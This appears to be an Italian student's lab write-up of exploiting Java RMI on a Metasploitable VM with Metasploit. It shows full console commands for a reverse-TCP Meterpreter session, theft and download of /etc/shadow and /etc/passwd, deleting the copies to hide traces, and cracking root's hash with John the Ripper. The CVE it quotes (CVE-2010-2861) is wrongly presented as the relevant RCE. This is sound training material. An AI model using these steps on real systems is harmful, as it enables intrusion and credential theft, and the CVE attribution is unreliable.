Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro…

Progetto W16D4

Come primo passo procediamo a ricercare info circa la vulnerabilità segnalata e per farlo ci rechiamo sul sito del NIST.

CVE-2010-2861 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Multiple directory traversal vulnerabilities in the administrator console in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary files via the locale parameter to (1) CFIDE/administrator/settings/mappings.cfm, (2) logging/settings.cfm, (3) datasources/index.cfm, (4) j2eepackaging/editarchive.cfm, and (5) enter.cfm in CFIDE/administrator/.

+View Analysis Description

QUICK INFO

CVE Dictionary Entry:
CVE-2010-2861
NVD Published Date:
08/11/2010
NVD Last Modified:
09/23/2013
Source:
Adobe Systems Incorporated

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 2.0 Severity and Metrics:


NIST: NVD **Base Score:** 7.5 HIGH **Vector:** (AV:N/AC:L/Au:N/C:P/I:P/A:P)

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.


Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

CVE-2010-2861: Questo CVE si riferisce a una vulnerabilità di esecuzione di codice remoto (RCE) che può essere sfruttata da un aggressore per eseguire codice arbitrario sul sistema bersaglio.


Procediamo poi con l'avvio di metasploit da console



Effettuiamo una ricerca per identificare l'exploit adatto per la nostra vulnerabilitá



Selezioneremo quello con il flag check attivo in modo da poter verificare se effettivamente il nostro target risulti vulnerabile alla problematica segnalata. Prima di fare ciò imposteremo il payload corretto e setteremo le varie options.



```
msf6 exploit(multi/misc/java_rmi_server) > set payload 10
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.32.100
rhosts => 192.168.32.100
msf6 exploit(multi/misc/java_rmi_server) >
```

Lanciando il comando check avremo modo di verificare appunto se il target selezionato è vulnerabile

```
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 192.168.32.100:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.32.100:1099   - 192.168.32.100:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.32.100:1099   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.32.100:1099 - The target is vulnerable.
msf6 exploit(multi/misc/java_rmi_server) >
```

Procediamo a lanciare il nostro attacco attraverso il comando exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.32.100:1099 - Using URL: http://192.168.1.100:8080/6eMHhvEKvwcR8P
[*] 192.168.32.100:1099 - Server started.
[*] 192.168.32.100:1099 - Sending RMI Header...
[*] 192.168.32.100:1099 - Sending RMI Call...
[*] 192.168.32.100:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.32.100
[*] Meterpreter session 2 opened (192.168.1.100:4444 → 192.168.32.100:39897) at 2024-02-23 15:05:06 -0500
[-] 192.168.32.100:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) >
```

Essendoci stato un problema di timeout aumenteremo il tempo di attesa per la richiesta.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.32.100   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
msf6 exploit(multi/misc/java_rmi_server) >
```

Lanciamo nuovamente il nostro attacco.


Siamo riusciti ad ottenere una sessione di meterpreter sulla macchina target, procediamo adesso a recuperare tutte le informazioni utili possibili circa il nostro target.

Procediamo per prima cosa a stabilire l'ambiente in cui ci troviamo lanciando il comando sysinfo

Lanciamo adesso una shell per capire chi siamo e dove ci troviamo.

Avendo scoperto di essere root proviamo ad visualizzare il contenuto del file shadow che sappiamo contenere le informazioni relative alle password degli utenti. Questo file è accessibile solo al superutente (root) per motivi di sicurezza.

Dato che siamo riusciti ad effettuare questa operazione procediamo ad effettuare una copia del file.



Facciamo lo stesso con il file passwd che sappiamo contenere informazioni sugli utenti del sistema.

```
cat /etc/passwd > passwd
ls -l
total 97
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Feb 24 11:55 dev
drwxr-xr-x  94 root root  4096 Feb 24 11:56 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 19520 Jan 28 09:52 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
-rw-r--r--   1 root root  1617 Feb 24 13:22 passwd
dr-xr-xr-x 118 root root     0 Feb 24 11:55 proc
drwxr-xr-x  13 root root  4096 Feb 24 11:56 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Feb 24 11:55 sys
drwxrwxrwt   4 root root  4096 Feb 24 12:04 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```


Chiudiamo la shell e procediamo al download delle copie dei due file appena generati.

```
meterpreter > download passwd
[*] Downloading: passwd → /home/kali/passwd
[*] Downloaded 1.58 KiB of 1.58 KiB (100.0%): passwd → /home/kali/passwd
[*] Completed  : passwd → /home/kali/passwd
meterpreter > download shadow
[*] Downloading: shadow → /home/kali/shadow
[*] Downloaded 1.20 KiB of 1.20 KiB (100.0%): shadow → /home/kali/shadow
[*] Completed  : shadow → /home/kali/shadow
meterpreter >
```

Riavviamo la shell, ed eliminiamo i file in modo da non lasciare prove.

```
meterpreter > shell
Process 4 created.
Channel 7 created.
rm passwd
rm shadow
ls -l
total 93
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Feb 24 11:55 dev
drwxr-xr-x  94 root root  4096 Feb 24 11:56 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 19520 Jan 28 09:52 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 118 root root     0 Feb 24 11:55 proc
drwxr-xr-x  13 root root  4096 Feb 24 11:56 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Feb 24 11:55 sys
drwxrwxrwt   4 root root  4096 Feb 24 12:04 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Sulla nostra macchina attaccante avviamo un nuovo terminale e verifichiamo il corretto download dei due file.



Per comodità elimineremo tutti i dati relativi agli altri utenti e effettueremo il crack della password per il solo utente root.

Unifichiamo i dati dei due file attraverso il comando unshadow e successivamente attraverso John The Ripper procederemo ad effettuare il crack della password sul file unificato, per farlo effettueremo un attacco a dizionario, utilizzando la wordlist rockyou.txt.

```
┌──(kali㉿kali)-[~]
└─$ unshadow passwd shadow > hashes.txt
```

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 2 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:14:24 DONE (2024-02-25 12:19) 0g/s 16597p/s 16597c/s 16597C/s   JOSE   ..*7¡Vamos!
Session completed.
```

Successivamente verifichiamo le password e gli host autorizzati alle comunicazioni ssh e sfrutteremo quanto visto in precedenza per fare copie dei file e download di quest'ultimi. Per verificare quanto detto precedentemente ci rechiamo nella directory .ssh

```
cd ~/.ssh
ls -l
total 8
-rw-r--r-- 1 root root 405 May 17  2010 authorized_keys
-rw-r--r-- 1 root root 442 May 20  2012 known_hosts
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGa
SFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2
OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
```

```
cat known_hosts
|1|gS7DWzAxRvtufzEYnaW40GOvYu0=|5afWvF6s4R5Yaog0mimuOyNfXiI= ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyI
k8T55gMDkOD0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1X
Ywa/LivZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
```


Infine attraverso il file ssh_config possiamo verificare le varie impostazioni, tra cui anche gli algoritmi abilitati.

```
cat /etc/ssh/ssh_config

# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   RhostsRSAAuthentication no
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/identity
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   Port 22
#   Protocol 2,1
#   Cipher 3des
#   Ciphers aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160
#   EscapeChar ~
```

Per verificare tutti i servizi installati sulla macchina verifichiamo la lista di tutti i file presenti nella folder init.d

```
ls -l /etc/init.d
total 368
-rw-r--r-- 1 root root  1335 Apr 19  2008 README
-rwxr-xr-x 1 root root  5736 Feb  1  2008 apache2
-rwxr-xr-x 1 root root  2653 Apr  7  2008 apparmor
-rwxr-xr-x 1 root root   969 Feb 20  2007 atd
-rwxr-xr-x 1 root root  2426 Apr  9  2008 bind9
-rwxr-xr-x 1 root root  3597 Apr 19  2008 bootclean
-rwxr-xr-x 1 root root  2121 Apr 19  2008 bootlogd
-rwxr-xr-x 1 root root  1768 Apr 19  2008 bootmisc.sh
-rwxr-xr-x 1 root root  3454 Apr 19  2008 checkfs.sh
-rwxr-xr-x 1 root root 10602 Apr 19  2008 checkroot.sh
-rwxr-xr-x 1 root root  6355 May 30  2007 console-screen.sh
-rwxr-xr-x 1 root root  1634 Jan 28  2008 console-setup
-rwxr-xr-x 1 root root  1761 Apr  8  2008 cron
-rwxr-xr-x 1 root root   429 May 14  2012 distcc
-rwxr-xr-x 1 root root  1223 Jun 22  2007 dns-clean
-rwxr-xr-x 1 root root  7195 Apr  4  2008 glibc.sh
-rwxr-xr-x 1 root root  1228 Apr 19  2008 halt
-rwxr-xr-x 1 root root   909 Apr 19  2008 hostname.sh
-rwxr-xr-x 1 root root  4521 Apr 14  2008 hwclock.sh
-rwxr-xr-x 1 root root  4528 Apr 14  2008 hwclockfirst.sh
-rwxr-xr-x 1 root root  1376 Jan 28  2008 keyboard-setup
-rwxr-xr-x 1 root root   944 Apr 19  2008 killprocs
-rwxr-xr-x 1 root root  1729 Nov 23  2007 klogd
-rwxr-xr-x 1 root root   748 Jan 23  2006 loopback
-rwxr-xr-x 1 root root  1399 Feb 25  2008 module-init-tools
-rwxr-xr-x 1 root root   596 Apr 19  2008 mountall-bootclean.sh
-rwxr-xr-x 1 root root  2430 Apr 19  2008 mountall.sh
-rwxr-xr-x 1 root root  1465 Apr 19  2008 mountdevsubfs.sh
-rwxr-xr-x 1 root root  1544 Apr 19  2008 mountkernfs.sh
-rwxr-xr-x 1 root root   594 Apr 19  2008 mountnfs-bootclean.sh
-rwxr-xr-x 1 root root  1244 Apr 19  2008 mountoverflowtmp
-rwxr-xr-x 1 root root  3123 Apr 19  2008 mtab.sh
-rwxr-xr-x 1 root root  5755 Mar 27  2008 mysql
-rwxr-xr-x 1 root root  2515 Mar 27  2008 mysql-ndb
-rwxr-xr-x 1 root root  1905 Mar 27  2008 mysql-ndb-mgm
-rwxr-xr-x 1 root root  1772 Dec  3  2007 networking
-rwxr-xr-x 1 root root  5942 Dec  2  2008 nfs-common
-rwxr-xr-x 1 root root  4411 Dec  2  2008 nfs-kernel-server
-rwxr-xr-x 1 root root  1573 Dec  4  2009 ntp
-rwxr-xr-x 1 root root  2324 Apr 27  2007 openbsd-inetd
-rwxr-xr-x 1 root root  2377 Oct 23  2007 pcmciautils
-rwxr-xr-x 1 root root  1872 Dec  3  2007 portmap
-rwxr-xr-x 1 root root  4202 Apr 18  2008 postfix
```

Come ultima operazione facciamo un check su tutti i processi attivi attualmente sulla macchina.



